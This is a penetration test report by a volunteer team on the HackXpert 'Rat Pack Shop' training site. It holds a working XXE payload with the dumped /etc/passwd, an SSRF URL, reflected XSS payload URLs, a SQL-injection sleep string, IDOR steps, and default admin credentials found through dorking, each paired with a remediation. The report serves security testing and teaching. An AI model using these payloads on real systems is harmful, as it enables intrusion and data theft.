

Penetration Testing Report

XSS Rat – Rat Pack Shop

By

Team 1

Version 1.0

Table of Contents

Confidentiality Statement 3

Disclaimer 3

Contact Information. 3

Assessment Overview. 4

Assessment Components 4

External Penetration Test 4

Internal Penetration Test 4

Web Application Penetration Test 4

Risk Factors 7

Likelihood. 7

Impact 7

Scope. 7

Scope Exclusions. 7

Client Allowances. 7

Executive Summary 8

Testing Summary. 8

Security Strengths 8

Strength. 8

Strength. 8

Security Weaknesses 8

Weakness. 9

Weakness. 9

Weakness. 9

Penetration Test Findings. 10

IPT:001 – Finding Name. 10

WPT:002 – Finding Name. 11

EPT:003 – Finding Name. 12

Confidentiality Statement

This document is the exclusive property of XSS Rat and Team 1. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both XSS Rat and Team 1.

Team 1 may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Team 1 prioritized the assessment to identify the weakest security controls an attacker would exploit. Team 1 recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
XSS Rat		
Wesley Thijs	Owner	Office: +32 468 21 10 65 Email: info@thexssrat.com
Team 1		
Team 1	Penetration Testing Team: HeyHelpDeskGuy danboluedevil XSS Rodent ITZ 'MG' Mr. E. Miracle Jason2273 m_j_	XSS Rat Team 1 on the Discord let by Wesley Thijs as noted above

Assessment Overview

From 3/20/22 to 3/30/22, XSS Rat engaged Team 1 to evaluate the security posture of its infrastructure compared to current industry best practices that included penetration tests.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.

- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. An engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Web Application Penetration Test

A web application penetration test is an in-depth penetration test on both the unauthenticated and authenticated portions of your website. The engineer will test for all the OWASP Top-10 critical security flaws, as well as a variety of other potential vulnerabilities based on security best practice. Activities include website mapping, directory enumeration, automated and manual injection

testing, directory traversal testing, malicious file uploads and remote code execution, password attacks and authentication bypasses, session attacks, and other testing depending on specific site content and languages.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9-10	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7-8	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4-6	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	1-3	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: **Likelihood** and **Impact**:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Rat Pack Shop	https://hackxpert.com

Scope Exclusions

Per client request, Team 1 did not perform any testing on:

- <https://hackxpert.com/labs>

All other urls not specified above were permitted and requested to be considered as in scope by XSS Rat.

Client Allowances

XSS Rat provided Team 1 the following allowances:

· <https://hackxpert.com/>

Executive Summary

Team 1 evaluated XSS Rat's exam security posture through a Web Application penetration test from 03/20/22 through 03/30/22. By leveraging a series of attacks, Team 1 found critical level vulnerabilities that compromised the exam environment and passing objectives. It is highly recommended that XSS Rat address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Testing Summary

The penetration testing was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about <https://hackxpert.com>. We used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. Team 1 simulated an attacker exploiting vulnerabilities on <https://hackxpert.com>. Team 1 gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

Security Strengths

Strength

Strengths in security for the website are that it is using TLS.

Security Weaknesses

<https://hackxpter.com> uses components with known vulnerabilities. There are weaknesses that need to be assessed and resolved as noted below.

Penetration Test Findings

Vuln:001 – Injection

Description:	XXE injection leads to LFI
Systems:	https://hackxpert.com//ratsite/processCheese.php
Severity:	Medium
Tools Used:	Web Browser, burpsuite
References:	List appropriate research references for the issue

Exploitation Proof of Concept

The Cheese Processor at <https://hackxpert.com//ratsite/processCheese.php> processes xml input. However, the XML parser is poorly configured, and this allows XXE injection. The following XML code does a local file read:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [ <!ELEMENT foo ANY >
```

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

```
<cheese>
```

```
<cheeseType>&xxe;</cheeseType>
```

```
</cheese>
```

When this code is executed, the output shows the /etc/passwd file:

We will process root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:103:106::/nonexistent:/usr/sbin/nologin

syslog:x:104:110::/home/syslog:/usr/sbin/nologin

_apt:x:105:65534::/nonexistent:/usr/sbin/nologin

tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false

uidd:x:107:112::/run/uidd:/usr/sbin/nologin

tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin

usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

sshd:x:110:65534::/run/sshd:/usr/sbin/nologin

landscape:x:111:115::/var/lib/landscape:/usr/sbin/nologin

pollinate:x:112:1::/var/cache/pollinate:/bin/false

systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

mysql:x:113:116:MySQL Server,,,:/nonexistent:/bin/false

debian-tor:x:114:118::/var/lib/tor:/bin/false

ftp:x:115:119:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

Training:x:1000:1000::/var/www/html/Training:/usr/sbin/nologin

nagios:x:1001:1001::/home/nagios:/bin/sh

toof:x:1002:1003::/home/toof:/bin/bash

openldap:x:116:120:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false

dnsmasq:x:117:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin

brandon:x:1003:1004::,/home/brandon:/bin/bash

mayank_pandey01:x:1004:1005::/var/www/html/labs/mayank_pandey01:/usr/sbin/nologin

Arlene:x:1005:1006::/home/Arlene:/bin/sh

DaveK:x:1006:1007::/home/DaveK:/bin/sh

CHADSEXY:x:1008:1009::/home/CHADSEXY:/bin/sh

nour:x:1009:1010::/home/nour:/bin/sh

mongodb:x:118:65534::/home/mongodb:/usr/sbin/nologin

To reproduce:

1. Intercept the request to the cheese processor
2. Send the request to repeater
3. Change the GET request to POST
4. Add the XML file shown above to the end of the request
5. Submit the request

Remediation

1. Disable external entities. When required, only allow restricted and trusted external links
2. Turn off entity expansion in XML
3. Double check if the version of XML libraries used are vulnerable to XXE.
4. Validate user-supplied input for External / Internal entities and INLINE DOCTYPE definitions prior to parsing

Vuln:002 – SSRF

Description:	SSRF leading to access to internal resource
Systems:	https://hackxpert.com/ratsite/GoToPage.php
Severity:	High
Tools Used:	Web browser, burpsuite
References:	List appropriate research references for the issue

Exploitation Proof of Concept

The <https://hackxpert.com/ratsite/GoToPage.php> url is susceptible to SSRF. This payload will display a page that should only be accessible via the internal network:

<https://hackxpert.com/labs/SSRF/00.php?url=https://hackxpert.com/labs/SSRF/internal/>

To reproduce:

1. Insert the above payload into the URL: on the GoToPage form and submit the request.

Remediation

1. Whitelist domains in DNS
2. Do not send raw responses
3. Enforce URL schemas
4. Enable authentication on all services
5. Sanitize and validate inputs

Vuln:003 – Injection

Description:	Infinite loop of url request(s)
Systems:	https://hackxpert.com/ratsite/GoToPage.php
Severity:	Medium
Tools Used:	Web browser
References:	List appropriate research references for the issue

Exploitation Proof of Concept

The <https://hackxpert.com/ratsite/GoToPage.php> function has an infinite loop if the URL parameter is NULL (empty).

To reproduce:

1. Press the submit button without entering a value for the URL

Remediation

1. Sanitize and validate inputs

Vuln:003 – Insecure Design

Description:	Captcha bypass
Systems:	https://hackxpert.com/ratsite/GoToPage.php
Severity:	High
Tools Used:	Web browser
References:	List appropriate research references for the issue

Exploitation Proof of Concept

The login page located at <https://hackxpert.com/ratsite/login.php> is susceptible to a captcha bypass. The expected result is to make sure that a real person is making the request and not a bot. So the captcha would prevent credential stuffing attacks and other possible abuses.

To reproduce:


1. On the log in page located at <https://hackxpert.com/ratsite/login.php> you can bypass the captcha with entering anything or entering nothing which leads to the potential of credential stuffing attacks.

Remediation

1. Link captcha to the login form

Users can create post without being logged in.

If you go to <https://hackxpert.com/cheesebook/new.php> in your browser, you can make a post without being logged in. Your post will also get an id no. for your post in the url.




Business Logic Flaws

There is a logic flaw that if you increase the quantity , Price does not increase.

Steps to reproduce:

- Go to hackxpert.com/webshop .
- Add an item to your cart .
- Change the amt param to any big value.
- You will find that On increasing the value, Price does not increase.




Business Logic Flaws

A logic flaw, with which you can add your own item by changing the id.

Steps to reproduce:

- Go to `hackxpert.com/webshop`.
- Add an item to your cart and change the id in url.
- You will find that , The IDs which do not exist .. creates a new item.



Exploitation Proof of Concept

Denial of Service:

With the ability to upload pictures while not being logged on the website that can be used to create a DoS or DDoS attack.

Due to this being able to cause the DoS or DDoS attack and bring down the server we are choosing to acknowledge this but no evidence is shared on this due to not wanting this information to get out to anyone that could see this report that should not over concerns that someone could act upon it maliciously.

Remediation


Lock down access for those who are not logged in to make posts and upload pictures.

Users can create post without being logged in.

Steps to reproduce:

- Go to <https://hackxpert.com/cheeseblog/new.php> in your browser,
- You can make a post without being logged in.
- Your post will also get an id no. for your post in the url.

Information Disclosure:



Exploitation Proof of Concept

Information Gathering/OSINT:

Google dorking the pentest section of the website only for proof of information leakage possibilities. This does not include what could be found using the same methodologies for all the domains in scope.

Methodology google dorking: *site:hackxpert.com/pentest/ + admin*

[CheeseBlog - HackXpert](#)

<https://hackxpert.com/pentest/view>

Username: *admin*; Password: *password*. Congratulations, you are now ready to start testing! Some quirks. Docker containers are non persistent, meaning they will ...

Problem is it shows the username and password

[CheeseBlog - HackXpert](#)

<https://hackxpert.com/pentest/viewUsers>

User: *moderator*. Email: *mod@test.com* canEdit:0 canDelete:1 canCreate:0. User: *admin*. Email: *test@gmail.com* canEdit:1 canDelete:1 canCreate:1. User: *editor*

Problem is it gives the username and email address

Methodology google dorking: *site:hackxpert.com/pentest/ + password*

[CheeseBlog - HackXpert](#)

<https://hackxpert.com/pentest/view>

Username: *admin*; Password: *password*. Congratulations, you are now ready to start testing! Some quirks. Docker containers are non persistent, meaning they will ...

Problem is it shows the username and password

[CheeseBlog - HackXpert](#)

<https://hackxpert.com/pentest/login>

The daily cheese. Home Login. Login. Username Password. All rights reserved | 2022.

Problem is it shows the username and password

Methodology google dorking: *site:hackxpert.com/pentest/ + test*
Methodology google dorking: *site:hackxpert.com/pentest/ + moderator*

CheeseBlog - HackXpert

<https://hackxpert.com/pentest/viewUsers>

User:moderator. Email:mod@test.com canEdit:0 canDelete:1 canCreate:0. User:admin.
Email:test@gmail.com canEdit:1 canDelete:1 canCreate:1. User:editor

Problem is it shows the username and email

Methodology google dorking: *site:hackxpert.com/pentest/ + email*

CheeseBlog - HackXpert

<https://hackxpert.com/pentest/viewUsers>

User:moderator. Email:mod@test.com canEdit:0 canDelete:1 canCreate:0. User:admin.
Email:test@gmail.com canEdit:1 canDelete:1 canCreate:1. User:editor

Problem is that it shows the usernames and email addresses

Methodology google dorking: *site:hackxpert.com/pentest/ + home*

CheeseBlog - HackXpert

<https://hackxpert.com/pentest/view>

The daily cheese. Home Login. eC7w2UDS' OR 884=(SELECT 884 FROM PG_SLEEP(15))--.
555. Posted by: @@rkyIq. Views: 0 2022-03-01 05:34:00.

CheeseBlog - HackXpert

<https://hackxpert.com/pentest/view>

The daily cheese. Home Login. @@eKnaL. 555. Posted by: @@rkyIq. Views: 0 2022-03-01
05:34:00. All rights reserved | 2022.

Problem is that we have some email addresses showing and that will allow people to start brute-forcing for information.

Remediation

Remove those items from visibility to non-admin users and stop google from crawling.

IDOR:- <https://hackxpert.com/ratsite/editinv.php?id=35> in this page we can just change value in id parameter and can access other user's invoices.

Remediation:- proper session management and object-level user access control checks

BAC:- <https://hackxpert.com/ratsite/editContact.php?id=4> have a bac when I copied the url from legitimate user's session and pasted it in a private windows it works as a legitimate request.

BAC:- <https://hackxpert.com/ratsite/dellInvoice.php?id=43> have a bac when I copied the url from legitimate user's session and changed id parameter I was able to delete other user's invoices

Remediation: - Deny access to functionality by default. Use Access control lists and role-based authentication mechanisms. Do not just hide functions.

Data Exposure:- <https://hackxpert.com/manual/en/index.html> this link shows server name and version.

Remediation:- Implement access control over urls that expose data

XSS:-

<https://hackxpert.com/webshop/search.php?q=%27%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28%27xss%27%29%3E> on this page we can reflect cookies of user that can be used to steal cookies of use

XSS:-

<https://hackxpert.com/ratsite/invoices.php?searchTerm=%27%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28document.cookies%29%3E> on this page we can reflect cookies of user that can be used to steal cookies of user

Remediation:- Input validation

THIS PAGE LEFT INTENTIONALLY BLANK

Recon/Information Gathering:

Web Server: Apache 2.4.41

This technology is outdated and [vulnerable to attacks](#)

Technologies:

Widgets

OWL Carousel

Analytics

Google Analytics

Font scripts

Font Awesome

Miscellaneous

Highlight.js

Rich text editors

TinyMCE

Programming languages

PHP

Operating systems

Ubuntu

CDN

Google Hosted Libraries

cdnjs

Tag managers

Google Tag Manager

JavaScript libraries

Isotope

jQuery 3.3.1

UI frameworks

Bootstrap 3.3.5

animate.css

Retargeting

Google Remarketing Tag

Emails in plain text should not be listed on a site as these are prime targets for scrappers and malicious actors.



Who Is Information - Good that website contact info is hidden and not publicly available. The information collected can be inspected to find new attack surfaces, such as social engineering or technical attacks.

Domain:hackxpert.com

Registrar:GoDaddy.com, LLC

Registered On:2021-02-21

Expires On:2023-02-21

Updated On:2022-02-22

Status:clientDeleteProhibited

clientRenewProhibited

clientTransferProhibited

clientUpdateProhibited

Name Servers:ns59.domaincontrol.com

ns60.domaincontrol.com

Registrant Contact

State:Antwerpen

Country:BE

Email:Select Contact Domain Holder link at
<https://www.godaddy.com/whois/results.aspx?domain=hackxpert.com>

Administrative Contact

Email:Select Contact Domain Holder link at
<https://www.godaddy.com/whois/results.aspx?domain=hackxpert.com>

Technical Contact

Email:Select Contact Domain Holder link at
<https://www.godaddy.com/whois/results.aspx?domain=hackxpert.com>

Broken Links - We found six broken links. Attackers can scan for broken links on a website/web application by using one of the many tools available on the internet, and try to use these broken links for malicious purposes.

Anchor and backlink

CSP labs at hackxpert.com/CSP Open redirects at hackxpert.com/OPENREDIRECT Logic issues: hackxpert.com/webshop/ Ve daha fazlası; hackxpert.com/labs.php #cybersecurity

hackxpert.com/webshop/

404 NOT FOUND

LABS ALERT <3 Can you pop this POST #XSS? hackxpert.com/RXSS/POST/20.p...

hackxpert.com/RXSS/POST/20.php

404 NOT FOUND

LABS ALERT <3 Can you pop this POST #XSS? hackxpert.com/RXSS/POST/20.p...

hackxpert.com/RXSS/POST/20.php

404 NOT FOUND

CSP labs at hackxpert.com/CSP open redirects at hackxpert.com/OPENREDIRECT Logic issues: hackxpert.com/webshop/ And more at hackxpert.com/labs.php

hackxpert.com/webshop/

404 NOT FOUND

LABS ALERT <3 Can you pop this POST #XSS? hackxpert.com/RXSS/POST/20.p...

hackxpert.com/RXSS/POST/20.php

404 NOT FOUND

FREE LAB ALERT 🏠🏠🏠🏠 What is wrong with this lab? hackxpert.com/Training/rat.p... Notice it will only be up for 24 hours, moving

hackxpert.com/Training/rat.php

404 NOT FOUND

<https://hackxpert.com/>

Network

ICMP Packets Allowed - Yes, the site is reachable my ping at 172.105.55.98

DMARC/SPF Policies

- DMARC: No, Domain Message Authentication Reporting & Conformance record set. This stops your tenant/domain from being spoofed
- SPF: No, Sender Policy Framework records set. SPF identifies the mail servers and domains that are allowed to send email on behalf of your domain.
- DKIM: No, DomainKeys Identified Mail (DKIM) record set. This stops the impression of your domain/site.

Shodan - Open ports 21,22, 80, 389, 443, 5009, 8888

Port scan all ports -

21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))
389/tcp	open	ldap	OpenLDAP 2.2.X - 2.3.X
443/tcp	open	ssl/http	Apache httpd 2.4.41 ((Ubuntu))
1111/tcp	open	http	Werkzeug httpd 2.0.2 (Python 3.8.10)
5004/tcp	open	http	Werkzeug httpd 2.0.2 (Python 3.8.10)
5009/tcp	open	http	Werkzeug httpd 2.0.2 (Python 3.8.10)

Check UDP Ports -

135/udp	open filtered	msrpc
136/udp	open filtered	profile
137/udp	open filtered	netbios-ns
138/udp	open filtered	netbios-dgm
139/udp	open filtered	netbios-ssn
161/udp	open filtered	snmp
162/udp	open filtered	snmptrap
512/udp	open filtered	biff
520/udp	open filtered	route
1001/udp	open filtered	unknown
1900/udp	open filtered	upnp
17006/udp	open filtered	unknown
17237/udp	open filtered	unknown
17615/udp	open filtered	unknown
17726/udp	open filtered	unknown
20791/udp	open filtered	unknown
22053/udp	open filtered	unknown
27892/udp	open filtered	unknown
45441/udp	open filtered	unknown


Test SSL - Site doesn't use SSL 2 or 3 but does use TLS 1.3.

TLS 1.3 Yes

TLS 1.2	Yes
TLS 1.1	No
TLS 1.0	No
SSL 3	No
SSL 2	No

PW Spraying - We do not have any login credentials for Hackxpert.com

DNS

DNS Servers		
ns59.domaincontrol.com. 	97.74.100.31 ns59.domaincontrol.com	GODADDY-DNS United States
ns60.domaincontrol.com. 	173.201.68.31 ns60.domaincontrol.com	GODADDY-DNS United States
MX Records ** This is where email for the domain goes...		
TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations		
Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
hackxpert.com  HTTP: Apache/2.4.41 (Ubuntu) HTTPS: Apache/2.4.41 (Ubuntu) FTP: 220 (vsFTPd 3.0.3) SSH: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3 HTTP TECH: Ubuntu Apache,2.4.41 HTTPS TECH: Ubuntu	172.105.55.98 li2062-98.members.linode.com	LINODE-AP Linode, LLC India

Session Management

- Establish how session management is handled in the application
It uses PHPSESSID to identify the user after login, by changing/delete the value, the user will be logged out
- Check session tokens for cookie flags (httpOnly and secure)
The session cookie flag is neither set as httpOnly nor secure
- Check session cookie scope
The scope is hackxpert.com
- Check session cookie duration
The duration is the browser session, will logout after the browser window closed
- Check session termination after a maximum lifetime
N/A
- Check session termination after relative timeout
N/A

- Check session termination after logout
Yes
- Test to see if users can have multiple simultaneous sessions
It allows multiple simultaneous sessions
- Test session cookies for randomness
The system generated session cookies is random but it is vulnerable to session fixation attack
- Confirm new session tokens are issued on login, role change and logout
No new session tokens generated on login, role change and logout
